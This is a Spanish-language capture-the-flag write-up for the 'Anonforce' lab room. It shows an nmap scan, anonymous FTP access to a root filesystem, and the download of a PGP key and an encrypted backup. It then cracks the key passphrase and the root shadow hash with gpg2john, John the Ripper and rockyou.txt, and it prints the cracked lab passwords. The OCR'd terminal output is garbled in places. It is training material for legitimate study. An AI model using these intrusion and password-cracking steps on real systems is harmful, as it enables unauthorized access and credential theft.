

## **Anonforce**

Anonforce es una maquina bastante sencilla que no toma entre 5 - 10 minutos el poder resolverla y el proposito es poder obtener información de claves privadas.



Lo primero es realizar ping hacia la máquina para corroborar que tenemos respuesta ICMP, con el comando *ping 10.10.253.82* (más adelante esta IP cambia... XD se me había acabado el tiempo XD)




Luego con el comando *nmap -T4 -sVC 10.10.253.82* veras los puertos abierto. Hay 2 servicios en ejecución: FTP y SSH.

```
root@PeNTeSTiNG: /home/deadgirl/Documents/rooms/3. Anonforce
 File Actions Edit View Help
                                      -[/home/deadgirl/Documents/rooms/3. Anonforce]
** Nmap 7.945VN () https://nmap.org ) at 2024-08-06 23:05 -04
Namap scan report for 10.10.253.82
Host is up (0.34s latency).
Not shown: 998 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 3.0.3
   ftp-syst:
STAT:
           Connected to ::ffff:10.2.37.202
Logged in as ftp
TYPE: ASCII
No session bandwidth limit
            Session timeout in seconds is 300
Control connection is plain text
Data connections will be plain text
            At session startup, client count was 1 vsFTPd 3.0.3 - secure, fast, stable
  _End of status
    ftp-anon: Anonymous FTP login allowed (FTP code 230)
                          onymous FIP Login attowed (FIP code 230)
2 0 0 4096 Aug 11 2019 bin
3 0 0 4096 Aug 11 2019 boot
17 0 0 3700 Aug 06 20:03 dev
85 0 0 4096 Aug 13 2019 etc
3 0 0 4096 Aug 11 2019 home
1 0 0 33 Aug 11 2019 initrd.img → boot/initrd.img-4.4.0-157-g
   drwxr-xr-x
   drwxr-xr-x
   drwxr-xr-x
   drwxr-xr-x
eneric
```

Como se logra observar, no tan solo ha detectado el puerto 21 FTP abierto, sino que también ha descubierto un usuario *Anonymous* 

Primero, iniciar sesión en FTP como Anonymous, aquí solicitara una Password, en mi caso solo presioné enter y pude ingresar vía Telnet.



Luego de un rato, comencé a moverme por los directorios para encontrar archivos valiosos. Después de un rato, encontré la primera bandera: *user.txt* 

```
root@PeNTeSTiNG: /home/deadgirl/Documents/rooms/3. Anonforce
 File Actions Edit View Help
229 Entering Extended Passive Mode (|||7955|)
150 Here comes the directory listing.
                                                                             4096 Aug 11 2019 bin

4096 Aug 11 2019 boot

3700 Aug 06 20:03 dev

4096 Aug 13 2019 etc

4096 Aug 11 2019 home

33 Aug 11 2019 initrd.img → boot/initrd.img-4.4.0-157-gen
drwxr-xr-x
                         85 0
3 0
1 0
drwxr-xr-x
drwxr-xr-x
eric
lrwxrwxrwx
                           1 0
                                                                                 33 Aug 11 2019 initrd.img.old → boot/initrd.img-4.4.0-142
-generic
drwxr-xr-x
                                                                          4096 Aug 11 2019 lib
4096 Aug 11 2019 lib64
16384 Aug 11 2019 lost+found
4096 Aug 11 2019 media
4096 Feb 26 2019 mnt
4096 Aug 11 2019 notread
4096 Aug 11 2019 opt
0 Aug 06 20:03 proc
4096 Aug 11 2019 root
540 Aug 06 20:03 run
12288 Aug 11 2019 sbin
4096 Aug 11 2019 srv
0 Aug 06 20:03 sys
                         19 0
                          2 0
drwx----
drwxr-xr-x
drwxr-xr-x
                           2 1000
2 0
                                                   1000
drwxrwxrwx
                         92 Ø
3 Ø
dr-xr-xr-x
drwx-
drwxr-xr-x
                          18 0
drwxr-xr-x
                          2 0
3 0
                                                                             4096 Aug 11 2019 srv

0 Aug 06 20:03 sys

4096 Aug 06 20:03 tmp

4096 Aug 11 2019 usr


4096 Aug 11 2019 var

30 Aug 11 2019 vmlinuz → boot/vmlinuz-4.4.0-157-generic


30 Aug 11 2019 vmlinuz.old → boot/vmlinuz-4.4.0-142-gener
                         13 0
dr-xr-xr-x
                         10 0
11 0
drwxr-xr-x
                            1 0
1 0
lrwxrwxrwx
```

```
root@PeNTeSTiNG: /home/deadgirl/Documents/rooms/3. Anonforce
File Actions Edit View Help
                                               4096 Aug 11 2019 usr
4096 Aug 11 2019 var
30 Aug 11 2019 vmlinuz → boot/vmlinuz-4.4.0-157-generic
30 Aug 11 2019 vmlinuz.old → boot/vmlinuz-4.4.0-142-gener
drwxr-xr-x 10 0
drwxr-xr-x 11 0
lrwxrwxrwx
lrwxrwxrwx
226 Directory send OK.
250 Directory successfully changed.
ftp> pwd
Remote directory: /home
ftp> ls
229 Entering Extended Passive Mode (|||28799|)
150 Here comes the directory listing.
drwxr-xr-x 4 1000 1000 4096 Aug 11 2019 melodias
226 Directory send OK. ftp> cd melodias
250 Directory successfully changed.
229 Entering Extended Passive Mode (|||34866|)
150 Here comes the directory listing.
-rw-rw-r-- 1 1000 1000
226 Directory send OK.
                                                 33 Aug 11 2019 user.txt
ftp> get user.txt
local: user.txt remote: user.txt
429.68 KiB/s
                                                                                                                00:00 ETA
226 Transfer complete.
33 bytes received in 00:00 (0.09 KiB/s)
```

El archivo user.txt lo he copiado a mi directorio (he creado una carpeta que contiene lo archivos que iré descargando conforme vaya avanzando en la resolución de la máquina) y con el comando *cat user.txt* se obtiene la primera bandera.



## Primera bandera



Regreso al directorio raíz y aquí observo otro directorio con el nombre notread.

```
root@PeNTeSTiNG: /home/deadgirl/Documents/rooms/3. Anonforce
File Actions Edit View Help
ftp> pwd
Remote directory: /home/melodias
250 Directory successfully changed.
250 Directory successfully changed.
ftp> ls
4096 Aug 11 2019 bin
4096 Aug 11 2019 boot
3700 Aug 06 20:03 dev
4096 Aug 13 2019 etc
4096 Aug 11 2019 home
drwxr-xr-x
                   85 0
3 0
1 0
drwxr-xr-x
                                                          33 Aug 11 2019 initrd.img \rightarrow boot/initrd.img-4.4.0-157-gen
                                                           33 Aug 11 2019 initrd.img.old → boot/initrd.img-4.4.0-142
                  1 0
                                                       4096 Aug 11 2019 lib
4096 Aug 11 2019 lib64
16384 Aug 11 2019 lost+found
4096 Aug 11 2019 media
4096 Feb 26 2019 mnt
                   19 0
drwxr-xr-x
                   2 0
drwx-
drwxr-xr-x
                     4 0
                                                       4096 Aug 11 2019 notread
4096 Aug 11 2019 opt

        drwxrwxrwx
        2 1000
        1000

        drwxr-xr-x
        2 0 500
        0

                                                        0 Aug 06 20:03 proc
4096 Aug 11 2019 root
540 Aug 06 20:03 run
dr-xr-xr-x
                   92 0
                    3 0
drwx-
drwxr-xr-x
                                                       12288 Aug 11 2019 sbin
4096 Aug 11 2019 srv
drwxr-xr-x
                    2 Ø
3 Ø
drwxr-xr-x
```


Con el comando *cd notread* ingresar a dicho directorio y posterior con el comando *ls* se observa 2 archivos:


- backup.pgp
- private.asc

```
root@PeNTeSTiNG: /home/deadgirl/Documents/rooms/3. Anonforce
 File Actions Edit View Help
drwxr-xr-x 11 0
                                          4096 Aug 11 2019 var
               1 0
1 0
                                            30 Aug 11 2019 vmlinuz → boot/vmlinuz-4.4.0-157-generic
30 Aug 11 2019 vmlinuz.old → boot/vmlinuz-4.4.0-142-gener
lrwxrwxrwx
lrwxrwxrwx
ftp> cd notread
250 Directory successfully changed.
ftp> pwd
Remote directory: /notread
ftp> ls
229 Entering Extended Passive Mode (|||59684|)
150 Here comes the directory listing.
                                          524 Aug 11 2019 backup.pgp
3762 Aug 11 2019 private.asc
-rwxrwxrwx 1 1000 1000
-rwxrwxrwx 1 1000 1000
-rwxrwxrwx
                                                                                 446.91 KiB/s
                                                                                                  00:00 ETA
226 Transfer complete.
524 bytes received in 00:00 (1.52 KiB/s)
ftp> get private.asc
local: private.asc remote: private.asc
229 Entering Extended Passive Mode (|||59579|)
143.50 MiB/s
                                                                                                   00:00 ETA
226 Transfer complete.
3762 bytes received in 00:00 (10.94 KiB/s)
ftp>
```

Con el comando *get* descargar ambos archivos al directorio de preferencia (en mi caso he creado un directorio exclusivo para la resolución de la máquina)

Luego con el comando *cat private.asc* y el comando *cat backup.gpg* se observa el bloque de claves cifrados, al igual que con el comando *strings* se intenta observar para el archivo backup.pgp la clave cifrada, pero sigue siendo ilegible.






Como se mencionó anteriormente, con los comandos cat y strings las claves privadas son ilegibles, con el siguiente comando *gpg2john backup.pgp* y el comando *gpg2john private.asc* se extraerá y transformará las contraseñas cifradas en archivos de clave GPG legible.

**NOTA:** GPG por su sigla en inglés (GNU Privacy Guard) es una herramienta de cifrado y firma digital que se utiliza para asegurar la comunicación y los datos mediante criptografía de clave pública

En mi caso cree un archivo de texto con el comando *nano room-Anonforce* el cual he guardado la clave cifrada del usuario anonforce, ya con el comando **cat room-Anonforce** se observa y corrobora que dicha clave ha sido guardada.



Primero, use gpg2john para cambiar la clave privada al formato que John pueda leer y luego con el comando *John room-Anonforce --wordlist=/home/deadgirl/Desktop/rockyou.txt* descifrar la contraseña cifrada.

Con el comando *John room-Anonforce --show* verificar la password descifrada.

```
File Actions Edit View Help

(**sort@PeNTeSTING)-[/home/deadgirl/Documents/rooms/3. Anonforce]

**john room-AnonForce — wordList=/home/deadgirl/Desktop/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenP6P / GnuPG Secret Key [32/64])

Cost 1 (s2k-count) is 65536 for all loaded hashes

Cost 2 (s2k-count) is 65536 for all loaded hashes

Cost 3 (s2her algorithm [1:MDS 2:ShA1 3:RIPEMD160 8:ShA256 9:ShA384 10:ShA512 11:ShA224]) is 2 for all loaded hashes

Cost 3 (sipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:

Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes

Will run 4 OpenMP threads

Press 'q' or Ctrl-C to abort, almost any other key for status

xbox360 (?)

1g 0:00:00:00 DONE (2024-08-06 23:21) 25.00g/s 23300p/s 23300c/s 23300C/s xbox360..madalina

Use the "—-show" option to display all of the cracked passwords reliably

Session completed.


**Loot@PeNTOSTING** - [/home/deadgirl/Documents/rooms/3. Anonforce]

**Loot@PeNTOSTING** - [/home/deadgirl/Documents/rooms/3. Anonforce]

**Loot@PeNTOSTING** - [/home/deadgirl/Documents/rooms/3. Anonforce]
```

Con el comando *gpg –list-secret-keys* en mi caso quise listar las claves secretas y con el comando *gpg –import private.asc* se importa la clave privada.

Con el comando *gpg --decrypt backup.pgp* importar dicha clave cifrada con la password que se ha descubierto con el comando John.



Ahora se ha importado la clave. Se ha descifrado el archivo de copia de seguridad.

```
root@PeNTeSTiNG: /home/deadgirl/Documents/rooms/3. Anonforce
     File Actions Edit View Help
                                                                                                           [/home/deadgirl/Documents/rooms/3. Anonforce]
(Root's Pair's First): 1/Nome/ deadgir(/ Documents/Tsoms/3. Annual professional pro
 daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
   games:*:17953:0:99999:7:::
   man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
   news:*:17953:0:99999:7:::
   uucp:*:17953:0:99999:7:::
  proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
   backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
   irc:*:17953:0:99999:7:::
   gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
   systemd-timesync:*:17953:0:99999:7:::
   systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
   systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
```

Lo mismo que se realizó anteriormente, he creado otro archivo, pero he copiado la clave cifrada del usuario **root** y he creado un archivo de texto con el comando y nombre **nano tryhackme** y con el comando **cat tryhackme** se muestra el contenido del archivo.

Volver a repetir el mismo procedimiento de descifrar la password con el comando **john tryhackme** --wordlist=/home/deadgirl/Desktop/rockyou.txt y con el comando **john tryhackme** --show se obtiene el comando **hokari** 

Ahora tengo la contraseña de root. Consigue la bandera final.

